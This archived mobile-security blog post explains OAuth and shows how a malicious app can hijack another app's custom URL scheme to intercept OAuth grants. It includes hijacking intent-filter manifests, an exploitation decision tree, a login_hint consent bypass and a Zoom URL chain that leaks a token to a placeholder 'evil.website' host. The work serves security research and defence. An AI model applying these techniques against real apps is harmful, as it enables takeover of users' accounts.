Ostorlab: Mobile App Security Testing for Android and iOS

Ostorlab: Mobile App Security Testing for Android and iOS - Mohamed Benchikh, Ostorlab.

- Published: 2023-10-17
- Original: <https://blog.ostorlab.co/one-scheme-to-rule-them-all.html>
- Preserved from: https://blog.ostorlab.co/one-scheme-to-rule-them-all.html (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Author

Mohamed Benchikh

Tue 17 October 2023

Introduction

OAuth has become a linchpin for ensuring the safe and seamless exchange of user data between applications and services. With the rise of interconnected ecosystems and the demand for user-friendly experiences, OAuth has become ubiquitous, powering our interactions with social media platforms, cloud-based services, and a myriad of applications. However, the widespread use of OAuth also makes it an attractive target for malicious actors looking to exploit vulnerabilities and therefore ensuring the security of such protocol has taken on paramount significance. Within this context, the insidious threat of OAuth account takeover through app impersonation has emerged as a significant security concern for users and OAuth providers.

This article delves deep into the complex underpinnings of this vulnerability pattern, shedding light on the intricate ways in which malicious actors can compromise user accounts, impersonate legitimate mobile applications, and abuse the OAuth protocol. By leveraging custom URL scheme hijacking, attackers can manipulate OAuth authentication flows, deceiving users into granting unauthorized access to their accounts and personal information. The consequences of such breaches can be far-reaching, including data breaches, financial losses, and reputational damage for both users and app providers.

In response, this article aims to provide readers with a comprehensive understanding of this evolving threat, offering insights into the latest attack techniques, real-world examples, and, most importantly, guidance on how to identify and mitigate these risks.

How does OAuth work?

OAuth (short for Open Authorization) is a commonly used authorization framework that enables web, mobile and desktop applications to request limited access to a user's account from an OAuth provider without having the user give out their login credentials, simultaneously, allowing the user to revoke the access to their account any time they want. A good example is when using Google account to sign in to some application without having to enter user credentials and details from scratch.

OAuth is a very flexible standard by design, although it does have some components that are present across all different implementations, many other OAuth components can be customized depending on the developer's needs, this flexibility however opens the door for a wide variety of potential vulnerabilities that might arise from bad practices and security misconfigurations from the one hand, and the use of redirections to transfer sensitive data between its OAuth components on the other hand.


There are two major OAuth versions OAuth 1.0 and OAuth 2.0 also referred to as OAuth2, there are also some extensions that help make OAuth implementations more robust such as OpenID Connect which is an authentication layer built on top of OAuth 2.0, it provides identity verification and user authentication, there is also OAuth 2.0 PKCE (Proof Key for Code Exchange), which is a security extension for public clients to protect against authorization code interception and replay. OAuth 1.0 is deprecated.

Throughout this article we'll be referring to OAuth 2.0 as OAuth since it is the industry standard.

OAuth steps will vary depending on the given OAuth parameters, broadly speaking, OAuth works like the following:

- The client application requests access to a subset of user data including the type of access to that data (determined by `scope`), specifying which grant type (`response_type`).
- The user is prompted to log in to the OAuth authorization server and consent to the requested scope.
- The client application receives a unique one-time code referred to as `code` from the authorization server.
- The client application exchanges this `code` for an `access token`.
- The client application uses the received access token to make API calls to the resource server and request the data the user gave their consent to.

Below is an example of OAuth implementation from Auth0, where `Auth0 Tenant` acts as an authorization server while `Your API` is the resource server.



OAuth Auth0 implementation

The major components of the OAuth authorization framework are:

OAuth Roles

In a typical OAuth implementation, there are four entities also referred to as roles:

-

Client application: Application requesting access to a protected resource from the Resource Server on behalf of the Resource Owner.

-

Resource Owner: The user whose data is requested by the client application.

-

Resource Server: Server hosting the protected resources. This serves as the source for user data.

-

Authorization Server: Server that authenticates the Resource Owner and issues access tokens after getting proper authorization and consent, this serves as an Identity Provider.

In many OAuth implementations, the Resource Server and the Authorization Server can be part of the same entity, where one server can handle authentication and provide access to user data, this gets referred to as the OAuth service provider

OAuth Grant types

OAuth defines several grant types (also known as authorization flows or methods) to facilitate different use cases and scenarios. Each grant type is designed for specific security and application requirements. Here are some of the most common OAuth grant types:

-

Authorization Code Grant: This is the most common OAuth grant type used for web and mobile applications. It involves a two-step process where the client first obtains an authorization code from the authorization server and then exchanges this code for an access token, this can be used with Proof Key for Code Exchange (PKCE) to prevent code interception and replay.

-

Implicit Grant: This grant type is designed for single-page applications (SPAs). It issues the access token directly to the client, without an intermediate authorization code. While it's easier to implement, it may have some security concerns, so it's not suitable for sensitive applications with high-security requirements.

-

Resource Owner Password Credentials Grant: This grant type allows a client to directly obtain an access token by providing end-user credentials to the authorization server. It's generally used in scenarios where the client is highly trusted.

-

Client Credentials Grant: In this grant type, the client (usually a server-side application) authenticates itself directly with the authorization server using its own credentials (client ID and secret). It then receives an access token based on its identity, this grant type does not involve the user.

-

Refresh Token Grant: This grant type is used to obtain a new access token using a refresh token that was issued along with the initial access token. It's useful for long-lived sessions without requiring the user to re-authenticate, in some OAuth implementations it is referred to as `access_type` where it can be online or offline.

-

Device Code Grant: Designed for devices with limited input capabilities (e.g., IoT devices or smart TVs), this grant type provides a code that the user can enter on a separate device to complete the authorization process.

-

JWT Bearer Token Grant: In this grant type, a JSON Web Token (JWT) is used to request an access token. The JWT is signed and typically contains claims that the client can present to the authorization server for token issuance.

-

SAML 2.0 Bearer Assertion Grant: This is used for exchanging a SAML assertion for an OAuth access token, often in the context of Single Sign-On (SSO) systems.

OAuth Scopes

For any OAuth grant type, the client application has to specify the data it needs to access as well as the operations allowed on that data. It achieves that using the scope parameter of the authorization request.

OAuth scopes can be customized for each implementation and don't have to follow a standard format, an application can request multiple scopes at once, below is an example of possible scopes:

- `email`
- `profile`
- `contacts.read`
- `logging.write`
- `https://www.googleapis.com/auth/youtube`
- `https://www.googleapis.com/auth/yt-analytics-monetary.readonly`

When used for authentication, OpenID Connect (OIDC) identity layer is usually used on top of OAuth, one of the most common scopes used during that is `openid profile`, where `openid` is mandatory to indicate that OIDC is being used, and `profile` is a predefined set of basic information about the user, like firstname, lastname, birthdate, email and more.

What can go wrong?

Many security misconfigurations might arise from an insecure OAuth implementation, notably:

Missing state parameter leading to CSRF

The state is a parameter sent back and forth between the client application and the authorization server. It can be customized depending on the developer's needs. Usually, it's used for CSRF protection. When the state parameter is not reinforced, an attacker can force a target user to log into a specific account.

Exposed token in OAuth Implicit flow

One of the major issues with the OAuth implicit grant is that it puts the access token in the fragment part of the url like this https://auth.myapp.com/#access_token.

This makes the token accessible from any running javascript code, including third-party code. This also poses an additional risk if the website does not use HTTPS, which might allow the token to be leaked using MITM attacks. To avoid this, the OAuth code grant has an intermediate step where, instead of requesting the token directly, it requests a one-time code that gets automatically revoked once exchanged for an access token. This exchange happens using the client application's `client_secret`, which is usually not exposed to the user (there are exceptions, like in mobile implementations).

Flawed/missing scope validation

During an OAuth flow, the client application specifies a parameter `scope` which determines the user data it requests (openid, profile, email...) from the authorization server along with the type of

access (read, write, readonly), the authorization server then asks for user consent to give that access.

The application might initially request a very limited scope like profile for example, get user consent, and then it might decide to request more user data by changing the scope, if the authorization server does not validate the newly requested scope against the one that was requested initially, it will allow the client application to bypass user consent and request more data than what the user initially gave their consent for.

OAuth grant leakage through loose redirect uri validation

One of the key flaws of OAuth flows is the use of in-browser redirections to transfer confidential data between different OAuth components, specifically the OAuth grant, which allows the client application to request user data from the authorization server.

Relying on redirection means the `redirect_uri` parameter of OAuth should be strictly validated, any loose validation would allow malicious actors to leak the OAuth grant of a target user and consequently take over their account on the client application, simultaneously, have a limited access (depending on the scope) to their data on the resource server.

Below are some examples of loose `redirect_uri` validation that can lead to OAuth grant leakage:

- No `redirect_uri` validation: This is the worst case scenario, the redirect URI is accepted as it is without any validation, meaning an attacker can use any arbitrary domain and trick a user into logging in, once a user is logged in, their OAuth grant is leaked.
- Prefix `redirect_uri` match: instead of strictly matching the redirect URI, some apps only make sure it starts with a specific domain, for instance checking if the redirect_uri starts with `https://www.domain.com`, whereas an attacker can use `https://www.domain.com.malicious.com` which would still be considered valid even though it should not be.
- wildcard `redirect_uri` match: some implementations might allow any subdomain to be used as redirect URI, this means if an attacker manages to compromise or hijack a subdomain they can use it as a redirect URI.
- Partial `redirect_uri` match: some implementations would validate the domain but not the path, this can cause a security issue when an open redirect is found in the redirect URI, because an attacker can use it to leak the OAuth grant using a second redirection.

OAuth grant leakage through loopback addresses

Some OAuth providers rely on loopback addresses to exchange data between the client application (Desktop and Mobile) and authorization server, this can allow a malicious to start its own local server on a specific port, trigger an OAuth flow with the said server as `redirect_uri` and consequently leak the OAuth grant.

Below is an example of Google Cloud SDK using Google OAuth with localhost as `redirect_uri` to allow gcloud cli to authenticate:

`https://accounts.google.com/o/oauth2/auth?response_type=code&client_id=32555940559.apps.googleusercontent.com&redirect_uri=http://localhost:8085/&scope=openid&access_type=offline`

It should be noted that even though the `client_id` above was meant for the gcloud cli desktop application, it was still accessible from mobile devices, giving attackers an extra attack surface that could have been prevented by simply restricting that OAuth flow to desktop user agents.

OAuth Mobile App Impersonation


One key assumption made during OAuth authentication flow is the ownership of the entity that `redirect_uri` points to, in the case of **redirect_uri=https://www.clientapp.com/callback/oauth**, we assume **www.clientapp.com** belongs to the client app since they're the ones who configured it as `redirect_uri` and they're the only ones who can claim that domain.

In the case of mobile apps, the typical implementation for OAuth on mobile relies on custom schemes like **redirect_uri=com.target.app://oauth**, the problem here is that any application on the user device can register this scheme and receive the OAuth grant that was meant for the legitimate application.

In order for an application to register a custom URI scheme, it has to declare it by adding an intent filter to its manifest similar to this one:

```
<activity android:exported="true" android:name="PACKAGE_NAME.CLASS_NAME">
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:host="oauthredirect" android:scheme="oauthscheme"/>
  </intent-filter>
</activity>
```


It is possible for two apps to register the same scheme, in this case the system can differentiate between the two apps using other attributes such as `host`, `port`, `path` and mime type, in case where both apps have the same attributes, the system will let the user decide which app to use to continue (figure 2)




Scheme conflict

The less specific the data element of an intent filter is, the broader coverage it has, if the accepted data for example only specifies the `scheme`, every URI with that said scheme will be received by the corresponding intent filter.

Putting all of this into practice, an attacker runs the following scenarios to exploit OAuth:


is legit app installed?
No
it's possible to bypass user interaction on redirection
Yes
Legit app specifies host in its intent filter
No
Yes
is the host validated on the backend?
No
Yes
Does the app have an iOS version with different scheme?
Yes
No



here is a breakdown of the figure above:

1- **Malicious app installed, legit app is not:**

In this scenario, a malicious app can claim an OAuth custom scheme belonging to a legitimate app, trigger OAuth authentication flow, once the user performs login and consent, the malicious app will automatically receive the OAuth without any extra interaction from the user.

2- **Malicious app and legit app are both installed**:

i - **Legit app intent filter data element specifies only the scheme:**

In this scenario, a malicious app can register the OAuth custom scheme belonging to the legitimate app, once the legitimate app triggers OAuth flow, user performs login and consent, a popup will open to let the user choose between the legit app and the malicious one, depending on user choice the malicious app may or may not receive authorization code.

ii - **Legit app intent filter data element specifies the scheme and the hostname:**

-

When redirect_uri host validation is loose: In this scenario, a malicious app can register the OAuth custom scheme belonging to a legitimate app, trigger OAuth authentication flow with modified hostname in the redirect_uri, once user performs login and consent, the malicious app will automatically receive the OAuth grant without any extra interaction from the user.

-

When redirect_uri validation is strict: In this scenario, regardless of whether the legit app or the malicious one triggers the OAuth flow, the user will always be presented with both of them after login and consent, the outcome of the exploitation will depend on user's choice.

iii - **Android / iOS scheme confusion:**

If the target application uses OAuth in both Android and iOS with different schemes, an attacker can register the custom scheme meant for the iOS version of the app on an Android target and trigger OAuth flow, this will allow the malicious app to bypass the conflict with the legit application over the scheme.

In the example below, we have the same app using two different schemes `com.googleusercontent.apps.616463764658-p01hhcj82u4mqjnp1oca04i3o67fjsm1` and `com.googleusercontent.apps.340331662088-a8asqpqohdks6umfpk9p0h1oc2e885v1` for Android and iOS respectively.

```
<activity android:name="net.openid.appauth.RedirectUriReceiverActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="com.googleusercontent.apps.616463764658-p01hhcj82u4mqjnp1oca04i3o67fjsm1"/>
        <data android:scheme="com.googleusercontent.apps.616463764658-p01hhcj82u4mqjnp1oca04i3o67fjsm1"/>
    </intent-filter>
</activity>
```

Android Scheme

```
<dict>
  <key>CFBundleTypeRole</key>
  <string>Editor</string>
  <key>CFBundleURLName</key>
  <string>Google</string>
  <key>CFBundleURLSchemes</key>
  <array>
    <string>com.googleusercontent.apps.340331662088-a8asqpqohdks6umfpk9p0h1oc2e885v1</string>
  </array>
</dict>
```

iOS Scheme

OAuth Mobile App Impersonation with intent URI bypass (Chrome-only)

This is another attack vector where the attacker manages to redirect the victim to an intent based URI, then, from that intent, force the user into a second redirection to a malicious web host, allowing the attacker to leak the OAuth grant without any malicious app, this attack works only against chrome where intent URIs are supported.

an example is the OAuth account takeover reported on Zoom, below is how the attack unfolds:

The attack could be performed by tricking users into visiting the following URL:

```
https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-ed6lnodi
```

The victim would then land on:

```
https://zoom.us/google/oauth?state=intent%3A%2F%2Fzoom.us%2Fgoogle%2Foauth%3F&code=SECRET&scope=email+profil
```

And subsequently on:

```
intent://zoom.us/google/oauth?&token=ENCRYPTED_TOKEN#Intent;scheme=https://evil.website/;end;
```

And finally:

```
https://evil.website/zoom.us/google/oauth?&token=ENCRYPTED_TOKEN
```

OAuth Mobile App Impersonation: Exploitation

The list below demonstrates the practical exploitation of some of the most common OAuth providers, please note that this list is not exhaustive, we found other vulnerable providers belonging to some of our large clients, including regional healthcare providers, government identity providers and more.

Google OAuth

During our analysis, several applications that use Google OAuth were found to be using the custom scheme implementation, Google custom scheme typically follows this format: `com.googleusercontent.apps.[APPLICATION_ID]`

Typical Google OAuth authorization request url for mobile using custom schemes looks like this, where `[APPLICATION_ID]` is a placeholder for the application id (ie. **616463764658-p01hhcj82u4mqjnp1oca04i3o67fjsm1**):

https://accounts.google.com/o/oauth2/v2/auth?client_id=[APPLICATION_ID].apps.googleusercontent.com&redirect_uri=com.googleusercontent.apps.[APPLICATION_ID]://oauthredirect&scope=email+profile&response_type=code

Upon successful authentication and consent, the url above redirects to `com.googleusercontent.apps.[APPLICATION_ID]://oauthredirect` with the OAuth grant and other OAuth parameters as url parameters, where they get received on the client application side using the intent filter below:

```
<activity android:exported="true" android:name="net.openid.appauth.RedirectUriReceiverActivity">
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:host="oauthredirect" android:scheme="com.googleusercontent.apps.[APPLICATION_ID]"/>
  </intent-filter>
</activity>
```

During exploitation, we did run through some challenges, notably:

- **Conflict with the legitimate application over the registered custom scheme**

One of the ways to address this is to use Android / iOS scheme confusion explained above.

- **User interaction required to consent**

In a Google Web OAuth flow, it is possible to bypass the user consent prompt screen if the user already gave their consent by setting the OAuth parameter `prompt=none`, however, this behavior is not applicable on mobile (only on web), one of the techniques we found that could bypass the consent prompt to have a seamless flow was by adding an OAuth parameter `login_hint` and setting its value to target user email, this requires knowing user email beforehand, there are some techniques to achieve that, but we will not go over them in this article.

Facebook OAuth

Facebook uses a standard custom scheme `fbconnect`. To avoid conflict over the scheme, apps need to specify an additional property `host` in the intent filter data element.

Typical Facebook OAuth authorization request for mobile url looks like, where `[APPLICATION_ID]` is a placeholder for application id (ie. **com.spotify.music**):

https://m.facebook.com/v15.0/dialog/oauth?client_id=[CLIENT_ID]&sso=chrome_custom_tab&nonce=RANDOM_NONCE&scope=openid%2Cpublic_profile&login_behavior=NATIVE_WITH_FALLBACK&redirect_uri=fbconnect%3A%2F%2Fcct.[APPLICATION_ID]&response_type=id_token%2Ctoken%2Csigned_request%2Cgraph_domain&return_scopes=true

Similar to the Google OAuth flow above, upon successful authentication and consent, the user gets redirected to `fbconnect://cct.[APPLICATION_ID]` with the OAuth grant and other OAuth parameters as url parameters, the intent filter on the client application side looks like:

```
<activity android:name="com.facebook.CustomTabActivity" android:exported="true">
  <intent-filter>
    <action android:name="android.intent.action.VIEW"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:scheme="fbconnect" android:host="cct.[APPLICATION_ID]"/>
  </intent-filter>
</activity>
```

